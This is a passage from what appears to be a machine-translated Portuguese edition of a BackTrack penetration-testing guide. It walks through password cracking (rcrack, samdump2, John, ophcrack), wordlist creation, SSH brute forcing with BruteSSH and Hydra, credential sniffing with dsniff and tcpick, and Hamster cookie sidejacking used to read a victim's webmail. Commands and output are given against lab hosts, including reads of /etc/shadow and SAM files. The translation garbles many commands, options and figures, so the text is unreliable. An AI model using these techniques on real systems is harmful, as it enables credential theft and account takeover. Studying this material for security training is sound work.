Não interrompa o rtsort programa, caso contrário tabela do arco-íris processado será danificado.

Para iniciar o rcrack de linha de comando vá para Backtrack | Escalation Privilege | Ataques senha | OfflineAttacks | Rainbowcrack ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / senhas / rcrack
```

```
#. / Rcrack
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, vamos quebrar um hash MD5 de abcde. O valor de hash MD5 é ab56b4d92b40713acc5af89985d4b786:

```
#. / Rcrack *.rt-h ab56b4d92b40713acc5af89985d4b786
```

A seguir está o trecho do resultado hash rachaduras processo:

estatística

```
-----  
plaintext encontrados: 1 de 1 (100,00%)  
tempo de acesso total em disco: 0,02 s  
criptoanálise tempo total: 0,79 s  
passo a pé total da cadeia: 137026  
alarme falso total: 821  
passo a pé total corrente devido a alarme falso: 1336895  
resultado  
-----  
ab56b4d92b40713acc5af89985d4b786 hex abcde: 6162636465
```

Com base no resultado acima, rcrack pode descobrir o texto original do valor dado hash. O texto simples para o valor mencionado hash é "abcde".

Samdump2

Para extrair o hash da senha do banco de dados do Registro do Windows 2K/NT/XP/Vista SAM arquivo que você pode usar Samdump2. Com Samdump2 você não precisa dar a chave do sistema (SysKey) primeiro para obter o hash de senha. SysKey é uma chave usada para criptografar os hashes em o arquivo SAM. Foi introduzida e permitiu que desde o Windows NT Service Pack 3.

Para iniciar o `samdump2` de linha de comando vá para Backtrack | Escalation Privilege | Ataques senha | OfflineAttacks | Samdump2 ou usar o console para executar o seguinte comando:

```
# Samdump2
```

Isto irá exibir uma instrução de uso simples em sua tela.

Existem várias maneiras para obter o hash de senha do Windows:



1. O primeiro método é usando o programa utilizando `samdump2` Sistema do Windows e arquivos SAM. Eles estão localizados no `c:\windows%\system32\config` diretório. Esta pasta é bloqueado para todas as contas se o Windows está em execução. Para superar este problema, você precisa para arrancar um Live CD Linux, como o BackTrack, e montar a partição do disco que contém o sistema Windows. Depois disso, você pode usar o sistema e arquivo SAM diretamente ou você pode copiar esses dois arquivos para sua máquina BackTrack. Sugerimos copiar os arquivos para ser cauteloso para não alterar o Windows SISTEMA e arquivo SAM.
2. O segundo método é usando o `pwdump6` ferramentas da Máquina Windows para obter o arquivo hash de senha.
3. O terceiro método é usando o `hashdump` comando a partir do Script Meterpreter como mostrado no capítulo anterior. Para ser capaz de utilizar este método, você precisa explorar o sistema e fazer o upload do Meterpreter primeiro script.

No nosso exercício, vamos despejar Windows XP SP3 hash de senha. É supor que você tem o sistema e arquivos SAM e armazenado-os em seu diretório home como sistema e sam. O comando para despejar o hash senha é:

```
# Samdump2 sistema sam-o test-sam
```

A saída é salvo no test-sam arquivo. A seguir estão os test-sam conteúdo do arquivo:

```
Administrador: 500: e52cac67419a9a22c295285c92cd06b4: b2641aea8eb4c00ede8
9cd2b7c78f6fb:::
Guest: 501: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0
c089c0:::
HelpAssistant: 1000:383 b9c42d9d1900952ec0055e5b8eb7b: 0b742054bda1d88480
9e12b10982360b:::
SUPPORT_388945a0: 1002: aad3b435b51404eeaad3b435b51404ee: a1d6e496780585e
33a9ddd414755019a:::
Tedi: 1003: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0
c089c0:::
```

Você pode, então, de fornecimento que test-sam arquivo para o cracker, como john ou ophcrack.

John

John the Ripper (John) é uma ferramenta que pode ser utilizado para crack hash de senha. Atualmente, ele pode quebrar mais de 40 tipos de hash de senha, como o DES, MD5, LM, NT, cripta, NETLM e NETNTLM.

Para iniciar o John de linha de comando, vá para Backtrack | Escalation Privilege | Senha Ataques | OfflineAttacks | John ou usar o console para executar o seguinte comandos:

```
# Cd / pentest / senhas / jtr
```

```
#. / John
```

Isto irá exibir o john instruções de uso em sua tela.

John suporta quatro modos de quebra de senha:

- Modo wordlist. Neste modo, você só precisa fornecer o arquivo e wordlist o arquivo de senha para ser quebrada. Um arquivo de lista de palavras é um arquivo texto com uma palavra em cada linha. Você pode definir uma regra para modificar as palavras contidas no wordlist. Em sua configuração padrão, John usa o password.lst arquivo como o wordlist. Ele contém 3.169 candidatos senha. Se você quiser usar outro wordlist, apenas dar a opção - Wordlist = <wordlist_name>. Eu recomendo obter uma maior wordlist diferente do padrão. Você pode criar o seu próprio wordlist ou você pode obter de outras pessoas. Um exemplo de uma lista de palavras é o wordlist do Projeto Openwall que pode ser baixado a partir de <http://download.openwall.net/pub/wordlists/>.
- Modo de crack único. Este é o modo sugerido pelo autor do João para ser julgado em primeiro lugar. Neste modo, John vai usar os nomes de login, "Nome Completo" de campo, e diretório do usuário para casa como os candidatos senha. Estes candidatos senha são então utilizados para quebrar a senha da conta que foi tirado, ou para crack o hash de senha com o mesmo sal. Como resultado deste, é muito mais rápido em comparação com o modo wordlist.
- Modo incremental. Neste modo, o John vai tentar todos os possíveis caracteres combinações como a senha. Embora seja o mais poderoso rachaduras método, se você não definir a condição de término, ela nunca vai terminar. Exemplos de condições de rescisão está definindo um limite de senha curto e usando um conjunto de caracteres pequenos. Para usar este modo, você precisa atribuir o modo incremental no arquivo de configuração John. Os modos predefinidos são "Todos", "Allnum", "Alpha", "Dígitos", e "Lanman" ou você pode definir suas próprias modo.

- Modo externo. Com este modo você pode usar o modo de rachaduras externas sejam usada por John. Você precisa criar uma seção de arquivo de configuração chamado [List. Externo: MODE] onde MODO é o nome que você atribuir. Esta seção deve contêm funções programadas em um subconjunto de linguagem de programação C. Mais tarde, John irá compilar e usar este modo. Você pode ler mais sobre este modo a <http://www.openwall.com/john/doc/EXTERNAL.shtml>.

Se você não der o modo de quebra como um argumento para John na linha de comando, que usará a ordem padrão. Primeiro, ele usará o "single crack" modo, então a lista de palavras modo, eo modo incremental será usado pela última vez.

Antes de usar o John, é preciso primeiro obter o arquivo de senhas. No mundo Unix, a maioria dos sistemas agora usar o arquivo shadow. Você precisa usar o unshadow comando fornecido com John para obter o arquivo de senhas. Lembre-se que este ação deve ser feito como "root" e você precisa ter esse arquivo disponível para o usuário que será executado John. Aqui está o comando para obter o arquivo de senhas a partir da sombra file:

```
# Cd / pentest / senhas / jtr
#. / Unshadow / etc / passwd / etc / shadow pass>
```

A seguir está o trecho do conteúdo do arquivo pass:

```
root: $ 6 $ $ rCnoPxq7 Y5LzkONOsPMmHJAKcMupio7L0iMHPAVI4hXKT8cmxMA3/kcqnuV1 /
gDBqy/sBTmrtvD73ThnMIX1LR9smkkaf:. 0:0: root: / root: / bin / bash
```

Para quebrar o arquivo de senhas, basta dar o seguinte comando:

```
#. / John passar
```

As senhas rachados são armazenados no john.pot arquivo. Para ver essas senhas que você pode dar o seguinte comando:

```
#. / John - show pass
```

A seguir estão as senhas:

```
root: root01: 0:0: root: / root: / bin / bash
Tedi: tedi01: 1001:1001: Tedi Heriyanto ,,,:/ home / Tedi: / bin / bash
```

2 hashes de senha rachado, 0 esquerdo

A partir do resultado acima, John quebrou duas senhas com sucesso.

Se você quiser quebrar a senha do Windows, primeiro você precisa para extrair Windows hashes de senha (LM e / ou NTLM) em PWDUMP formato de saída a partir do Windows SISTEMA e arquivo SAM. Você pode consultar <http://www.openwall.com/passwords/pwdump> para ver vários desses utilitários. Um deles é samdump2 fornecidas no BackTrack.

Para quebrar o hash obtido a partir de Windows samdump2, Aqui está o comando:

```
# Cd / pentest / senhas / jtr  
# / John ~ / test-sam -. Wordlist = password.lst
```

Para ver o resultado, dê o seguinte comando:

```
#. / John ~ / test-sam - Show
```

O seguinte é um fragmento da senha obtida:

```
Administrador: PASSWORD01: 500:::
```

Somos capazes de obter a senha de administrador de uma máquina.

Ophcrack

Ophcrack é um cracker de senha do arco-íris mesas-based. Pode ser utilizado para crack Windows LM e NTLM senha hashes. Ele vem como um programa de linha de comando e também vem com interface gráfica. Assim como o rainbowcrack, Ophcrack é baseado no método de troca de tempo de memória.

LAN Manager hash (LM) é o principal hash usado para armazenamento de usuário senhas anteriores ao Windows NT. Para saber mais sobre hash LM, você pode ir para <http://technet.microsoft.com/en-us/library/dd277300.aspx>.



NT LAN Manager hash (NTLM) é o sucessor do hash LM. Ele fornece autenticação, integridade, confidencialidade e para os usuários. NTLM versão 2 foi introduzido no Windows NT SP4 com recursos avançados de segurança tais como protocolo de endurecimento e da capacidade de um servidor para autenticar o cliente. Microsoft não recomenda este tipo de hash para ser utilizado, como pode ser lido a partir [http://msdn.microsoft.com/en-us/library/cc236715\(v=PROT.10\).aspx](http://msdn.microsoft.com/en-us/library/cc236715(v=PROT.10).aspx).

Você pode aprender mais sobre o hash NTLM [http://msdn.microsoft.com/en-us/library/cc236701\(v=PROT.10\).aspx](http://msdn.microsoft.com/en-us/library/cc236701(v=PROT.10).aspx)

Para iniciar o ophcrack de linha de comando, vá para Backtrack | Escalation Privilege | Ataques senha | OfflineAttacks | Ophcrack.

Isto irá exibir o ophcrack instruções de uso e exemplo em sua tela.

Para iniciar ophcrack GUI, vá para Backtrack | Escalation Privilege | Palavra de ataques | OfflineAttacks | Ophcrack GUI ou usar o console para executar o seguinte comando:

```
# Ophcrack
```

Isto irá exibir o ophcrack Página GUI.

Antes de usar ophcrack, Você precisa pegar as tabelas do arco-íris Ophcrack site (<http://ophcrack.sourceforge.net/tables.php>). Atualmente, há são três tabelas que podem ser baixados gratuitamente:

- Pequenas mesas XP: Ele vem como um arquivo compactado 308MB. Tem um sucesso de 99,9% taxa e contém o conjunto de caracteres numéricos das letras, pequenas e capital. Você pode baixá-lo http://downloads.sourceforge.net/ophcrack/tables_xp_free_small.zip.
- Tabelas Fast XP: Ele tem a mesma taxa de sucesso e conjunto de caracteres como o pequeno Tabelas XP, mas é um arquivo compactado 703MB. Você pode obtê-lo http://downloads.sourceforge.net/ophcrack/tables_xp_free_fast.zip.
- Tabelas Vista: Tem uma taxa de sucesso de 99,9% e, atualmente, é baseado em dicionário palavras com variações. É um arquivo compactado 461MB. Você pode obtê-lo: http://downloads.sourceforge.net/ophcrack/tables_vista_free.zip.

Como exemplo, eu uso o tabelas xp_free_small e eu tenho extraído e colocá-lo para o xp_free_small diretório. O arquivo do Windows XP hash é armazenado no test-sam arquivo em o formato pwdump. Atualmente, estou na / Usr / local / bin diretório, enquanto todos os arquivos antes estão localizados no meu diretório home. Segue-se o comando que eu uso para crack o hash de senha:

```
# Ophcrack-g-d ~ / xp_free_small / -t ~ / xp_free_small-f ~ / test-sam
```

E aqui estão os resultados:

username / hash	LM senha	NT senha
Administrador	PASSWORD01	password01
Convidado	*** ** Vazia	*** ** Vazia
HelpAssistant	 MDOKXEM	
SUPPORT_388945a0	*** ** Vazia	
Tedi	*** ** Vazia	*** ** Vazia

Você pode ver que somos capazes de obter as senhas para os usuários correspondentes.

Crunch

Crunch é uma ferramenta para criar listas de palavras. Esta lista de palavras é normalmente usado durante a password força bruta cracking.

Para iniciar o crunch de linha de comando vá para Backtrack | Escalation Privilege | Ataques senha | OfflineAttacks | Crunch ou usar o console para executar o seguintes comandos:

```
# Cd / pentest / senhas / crunch
```

```
#. Crunch /
```

Isto irá exibir o crunch instruções de uso e exemplo em sua tela. Em nossa exercício, vamos criar uma lista de palavras de letras minúsculas e os valores numéricos com comprimentos

1-4. O resultado será salvo para o wordlist.lst arquivo.

O comando para fazer essa ação é:

```
#. / Crunch 1 4-f charset.lst lalpha-numérico-o wordlist.lst
```

Ele pegou minha máquina de cerca de 1,5 minutos para gerar o arquivo de wordlist.

JMJ

Na seção anterior, descrevi como criar uma lista de palavras a partir de conjuntos de caracteres. Embora esse tipo de wordlist é útil, às vezes você pode precisar criar um costume wordlist com base nas informações que recolheu a partir do seu ambiente de destino.

Felizmente, você pode fazer isso usando MJM. Ele funciona através da extração de todos os printable

personagens a partir dos arquivos ou diretórios dada e salvá-las em um arquivo. Atualmente MJM é capaz de extrair dos tipos de arquivo a seguir:

- Plaintext
- HTML / PHP
- DOC / PPT
- MP3
- JPG
- ODT / ODS / ODP

Você precisa instalar o seguinte software antes de ser capaz de extrair o arquivos suportados:

- catdoc: DOC / PPT.
- Perl OODoc módulo: ODT / ODS / ODP.
- mp3info: MP3.
- jhead: JPG.

Para iniciar o MJM de linha de comando, vá para Backtrack | Escalation Privilege | Senha Ataques | OfflineAttacks | MJM ou usar o console para executar o seguinte comandos:

```
# Cd / pentest / senhas / MJM
```

```
#. / Wyd.pl
```

Isto irá exibir o JMJ instruções de uso em sua tela. Em nosso exercício, vamos criar uma lista de palavras a partir de dois arquivos (test.html e test.txt), Situado no testfiles diretório. Eles são incluídos com a MJJ.

O conteúdo da test.html é o seguinte:

```
<html>
<head>
</ Head>
<body>
Um arquivo de teste
</ Body>
</ Html>
```

Enquanto o test.txt tem o seguinte conteúdo:

```
Mein Senha ist geheim.
```

Para extrair o seu conteúdo e salvá-lo como uma lista de palavras que usamos os seguintes comandos:

```
#. / Wyd.pl-o sample-wordlist f-testfiles /
```

Você pode ignorar vários erros exibidos em relação a alguns módulos de documento, porque eles não são usados. O resultado é guardado na amostra wordlist- file:

```
A
teste
arquivo
Mein
Passwort
ist
geheim
```

Online ferramentas de

ataque No capítulo anterior, discutimos várias ferramentas que podem ser usados para crack senhas em modo offline. Nesta seção, vamos discutir brevemente algumas ferramentas para ataques de senha online. A primeira ferramenta é utilizada apenas para atacar servidor SSH, enquanto o segunda ferramenta pode ser usada para atacar vários serviços de rede.

BruteSSH

BruteSSH é uma ferramenta para realizar ataques de força bruta senha no servidor SSH. Ele vai tentar cada combinação de nomes de usuários e senhas, até somos capazes de login com sucesso. É um programa multi-threading e, por padrão ele vai usar 12 threads para fazer seu trabalho.

Para iniciar o brutessh de linha de comando, vá para Backtrack | Escalation Privilege | Ataques senha | OnlineAttacks | BruteSSH ou usar o console para executar o seguintes comandos:

```
# Cd / pentest / senhas / brutessh  
#. / Brutessh.py
```

Isto irá exibir o brutessh instruções de uso e exemplo em sua tela. Em nosso exercício, vamos brute force uma conta "root" em um servidor SSH localizado no Endereço IP 10.0.2.100, e vamos usar senhas contidas no passar arquivo. O comando para fazer isto é:

```
#. / Brutessh.py-h 10.0.2.100-u root-d passar
```

O seguinte é o resultado:

```
HOST: 10.0.2.100 Usuário: Senha arquivo root: pass  
Tentando senha ...  
root01
```

```
Times -> Init: 0,24 End: 0,48
```

A partir do resultado anterior, podemos ver que brutessh tem sido capaz de obter o senha para root. A senha é "root01".

Hidra

Hydra é uma ferramenta de adivinhar ou crack login de usuário e senha. Ele suporta vários protocolos de rede como HTTP, FTP, POP3, SMB, e assim por diante. Ele funciona através da usando o nome de usuário e senha fornecidos e tenta entrar para o serviço de rede em paralelo, o padrão é 16. Se ele pode fazer o login, este será gravado.

Para iniciar o hidra de linha de comando vá para Backtrack | Escalation Privilege | Senha Ataques | OnlineAttacks | Hydra ou usar o console para executar o seguinte comando:

```
# Hydra
```

Isto irá exibir o hidra instruções de uso em sua tela. Em nosso exercício, vamos força bruta conta uma raiz em um servidor SSH localizado na 10.0.2.100, e usaremos senhas contidas no passar arquivo. O comando para fazer isto é:

```
# Hydra-l root-P passar 10.0.2.100 ssh2
```


O resultado é:

```
[DATA] 2 tarefas, uma servidores, duas tentativas de login (l: p 1 / 2), ~ 1 tenta por tarefa  
[DATA] atacando ssh2 serviço na porta 22
```

[STATUS] ataque acabados para 10.0.2.100 (à espera de criança ao fim)
[22] [ssh2] host: 10.0.2.100login: rootpassword: root01

Você pode ver que a senha para o root é root01.

Além de usar o Hydra de linha de comando, você também pode usar o GUI Hydra, indo para Backtrack | Escalation Privilege | Ataques de Senha | OnlineAttacks | Xhydra. Segue-se a figura de Hydra GUI:



Temos configurado com a mesma configuração que a versão de linha de comando como pode ser visto na barra de status, exceto para o número de threads que está definido para 36.

Sniffers de rede

Rede sniffer é um programa de software ou dispositivo de hardware que é capaz de monitoramento de dados da rede. Geralmente é usado para examinar o tráfego de rede, copiando os dados sem alterar o conteúdo. Com sniffer de rede que você pode ver o que informações estão disponíveis em sua rede.

Anteriormente, sniffers de rede foram utilizados pelos engenheiros de rede para ajudar a resolver problemas de rede, mas também pode ser usado para fins maliciosos. Se a sua rede dados não são criptografados e sua rede usa hub para conectar todos os computadores, então é muito fácil capturar o tráfego de rede, como o seu nome de usuário e senha, o seu conteúdo de e-mail, e assim por diante. Felizmente, as coisas ficam um pouco complexo, se sua rede está usando switch, mas seus dados ainda podem ser capturadas.

Existem muitas ferramentas que podem ser usados como sniffer de rede. Aqui, vamos descrever muitos deles que estão incluídas no BackTrack. Você pode querer fazer rede spoofing (consulte a Spoofing ferramentas de rede seção) em primeiro lugar, porque é muitas vezes um necessidade de realizar uma operação bem sucedida sniffing.

Dsniff

Dsniff pode ser usado para capturar a senha disponíveis na rede. Atualmente, ele pode capturar senhas de seguintes protocolos: FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP / NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, Reunião PostgreSQL, Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL * Net, Sybase, Microsoft SQL e protocolos.

Para iniciar o dsniff de linha de comando, vá para Backtrack | Escalation Privilege | Sniffers | Dsniff ou usar o console para executar o seguinte comando:

```
# Dsniff-h
```

Isto irá exibir o dsniff instruções de uso em sua tela. No nosso exercício, irá capturar uma senha de FTP. O endereço IP FTP cliente é 10.0.2.15 eo FTP endereço IP do servidor é 10.0.2.100 e são conectados por um hub de rede. O atacante máquina tem o endereço IP 10.0.2.10 da.

Começar dsniff na máquina atacante, dando o seguinte comando:

```
# Dsniff-i eth0-m
```

A opção -i eth0 vai fazer dsniff ouvir a interface de rede eth0 ea opção -M vai permitir a detecção automática de protocolo.

Em outra máquina, o fogo até o cliente de FTP e se conectar ao servidor FTP, digitando o nome de usuário e senha.

Aqui é o resultado de dsniff:

```
dsniff: listening on eth0
-----
11/08/10 18:54:53 10.0.2.15.36761 tcp -> 10.0.2.100.21 (ftp)
Usuário USER
PASS user01
```

Você vai notar que o nome de usuário e senha digitada para se conectar ao servidor FTP é capturado por dsniff.

Hamster

Hamster é uma ferramenta que pode ser usado para fazer sidejacking. Sidejacking é um método passivo para espionar cookies. A vantagem deste método é que a vítima não será capaz perceber se os seus cookies foram roubados. Existem vários pré-requisitos para o uso Hamster com sucesso. A primeira é que a vítima está usando uma conexão aberta, como wireless no café, assim você pode escutar os cookies passivamente. A segunda é que os cookies usados para identificar a sessão vítima não é criptografada pelo servidor web.


Hamster é composto por dois programas, hamster como o servidor de proxy para usar, e furão como a ferramenta para agarrar cookies de sessão. Ele foi desenvolvido por Robert Graham e David Maynor da Errata Security. O servidor proxy irá reescrever o cookies em nome da atacante.

Para iniciar o hamster de linha de comando vá para Backtrack | Escalation Privilege | Sniffers | Hamster ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / sniffers / hamster
```

```
#. / Hamster
```

Isto irá iniciar o proxy Hamster na porta localhost 1234. Então vamos configurar o nosso browser web para usar o proxy Hamster. Em seguida, vá até o console em Hamster <http://localhost:1234>.



Você deverá ver a mensagem Nenhum alvo clonado no Procuração entrada. Em seguida, clique em adaptadores link na parte superior da tela. Depois de clicar neste link, você será direcionado para uma tela que permite que você iniciar o monitoramento. Ele vai começar a furão programa em segundo plano que fareja o adaptador na busca modo promíscuo nos cookies de sessão. Depois que furão irá enviar o resultado para hamster.


Por favor note que você precisa descobrir qual adaptador de rede está disponível si mesmo, como hamster não irá listar o adaptador disponível. Você pode usar o ifconfig comando para obter a lista adaptador. Em seguida, você digita o adaptador no campo de entrada e clique em Submeter consulta.




Você será enviado de volta à tela principal. O status de adaptadores e os pacotes serão alterado para o adaptador que você usou eo número de pacotes capturados.



Depois de esperar durante algum tempo, você verá o aparecimento de endereços IP. Você pode clicar no endereço IP da vítima, a fim de clone suas sessões. Na janela da direita, você vai ver os sites que a vítima está visitando.



Para ver o e-mail com a sessão do usuário, clique sobre o URL apropriado da lista. Como um exemplo que nós escolhemos sessão da vítima Mail Yahoo!.



Você pode ler o usuário de e-mail sem digitar as credenciais e sem que o usuário sabê-lo.

Tcpdump

Tcpdump é um sniffer de rede, que é utilizado para despejar o conteúdo do pacote em uma rede interface que corresponde à expressão. Se você não dá a expressão, ele irá mostrar todos os pacotes, mas se você dar-lhe uma expressão, ele só irá despejar o pacote que corresponde à expressão.

Tcpdump também pode salvar os dados em pacote para um arquivo e pode também ler os dados do pacote de um arquivo.

Para iniciar tcpdump você precisa usar o console para executar o seguinte comando:

```
# Tcpdump
```

Este comando vai ouvir a interface de rede padrão e capturar o pacote na 96 bytes de tamanho.

Vamos tentar capturar um pacote ICMP de uma máquina com o endereço IP 10.0.2.15 para de uma máquina com o endereço IP 10.0.2.100. Nós sniff na interface eth0 (-i eth0), Não converter endereços para nomes (-N), Não imprima timestamp (-T), Imprimir cabeçalhos dos pacotes e dados em hexadecimal e ASCII (-X). O comando que usamos na máquina 10.0.2.15 é:

```
# Tcpdump-n-t-X-i eth0 e icmp src 10.0.2.15 10.0.2.100 e dst
```

O seguinte é o resultado:

```
IP 10.0.2.15> 10.0.2.100:      ICMP echo request, id 9494, seq 1, comprimento
64
  0x0000: 4500 0054      0000 4000 4001 2237 0a00 020f
E.. T. .@. @. " 7 ....
  0x0010: 0a00 0264
AdvM      0800 3899 2516 0001 4164 764d      ... D. 0,8 .%...
  0x0020: f49a 0300
.....
  0x0030: 1415 1617      0809 0a0b 0c0d 0e0f 1011 1213
.....!"#
  0x0040: 2425 2627      1819 1a1b 1c1d 1e1f 2021 2223
                                2829 2A2B 2c2d 2e2f      $%&'()*+,-./
```

Tcpdump irá exibir somente o pacote que corresponde à expressão dada, neste caso queremos apenas mostrar o pacote ICMP da máquina com o endereço IP de 10.0.2.15 para a máquina com o endereço IP de 10.0.2.100.

Tcpick

Tcpick é um sniffer baseado em texto que pode acompanhar, remontar, e reordenar os fluxos TCP. Ele pode salvar os fluxos capturados em diferentes arquivos ou exibi-las em diferentes formatos (hexa, caracteres imprimíveis, e assim por diante). Tcpick é útil para mostrar o que está acontecendo em uma interface de rede. Para escolher um pacote específico, você pode usar o Tcpcap expressão para filtrar as correntes.

Para iniciar o tcpick de linha de comando vá para Backtrack | Escalation Privilege | Sniffers | Tcpick ou usar o console para executar o seguinte comando:

```
# Tcpick - help
```

Isto irá exibir o tcpick instruções de uso e exemplo em sua tela. Em nossa exercício, que vai farejar na interface de rede eth0 para o tráfego FTP do cliente FTP (IP Endereço: 10.0.2.15) e servidor de FTP (endereço IP: 10.0.2.100). As opções usadas display o fluxo em formato dump hexadump e ASCII (YX-), Suprimir o status do banner conexão (-S), Mostram a origem eo destino IP ea porta, e bandeiras TCP (-H), e exibir os fluxos de cor (-C). Aqui está o comando:

```
# Tcpick-i eth0-C-YX-S-h "porta 21"
```

A imagem seguinte é a saída:

```

root@bt: ~ - Shell - Tcpick
Session Edit View Bookmarks Settings Help

tcpick: listening on eth0
setting filter: 'port 21'
10.0.2.15:34932 S > 10.0.2.100:ftp [0]
10.0.2.100:ftp AS > 10.0.2.15:34932 [0]
10.0.2.15:34932 A > 10.0.2.100:ftp [0]
10.0.2.100:ftp AP > 10.0.2.15:34932 [30]
0x0000  3232 3030 2257 050c 030f 0d03 2074 0f20 "Welcome to.
0x0010  484f 4f42 4152 2046 5450 2073 6572 7669 FOOTBAR FTP servi
0x0020  6365 2022 0d0a                                     ca."
10.0.2.15:34932 A > 10.0.2.100:ftp [0]
10.0.2.15:34932 AP > 10.0.2.100:ftp [11]
0x0000  5553 4552 2075 7365 720d 0a                                USER user...
10.0.2.100:ftp A > 10.0.2.15:34932 [0]
10.0.2.100:ftp AP > 10.0.2.15:34932 [34]
0x0000  3333 3130 506c 6561 7365 2073 7065 6369 331 Please speci
0x0010  6679 2074 6865 2070 6173 7377 6f72 642e fy the password.
0x0020  0d0a                                     ...
10.0.2.15:34932 A > 10.0.2.100:ftp [0]
10.0.2.15:34932 AP > 10.0.2.100:ftp [13]
0x0000  5041 5353 2075 7365 7230 310d 0a                                PASS user01 ...
10.0.2.100:ftp A > 10.0.2.15:34932 [0]
10.0.2.100:ftp AP > 10.0.2.15:34932 [22]
0x0000  3533 3030 4c6f 6769 6e30 690e 636f 7272 530 Login incorr
0x0010  6563 742e 0d0a                                     ect... g

```

Wireshark

Wireshark é um analisador de protocolo de rede. As principais vantagens do Wireshark em comparação com tcpdump Wireshark é que pode compreender vários protocolos, não só TCP / IP. A interface do usuário permite ao usuário entender as informações contidas na rede de pacotes capturados mais facilmente.

Aqui estão diversas características Wireshark:

- Suporta mais de 1,00000 protocolos
- Capaz de viver capturar e fazer uma análise offline
- Tem o filtro de exibição mais poderosa na indústria
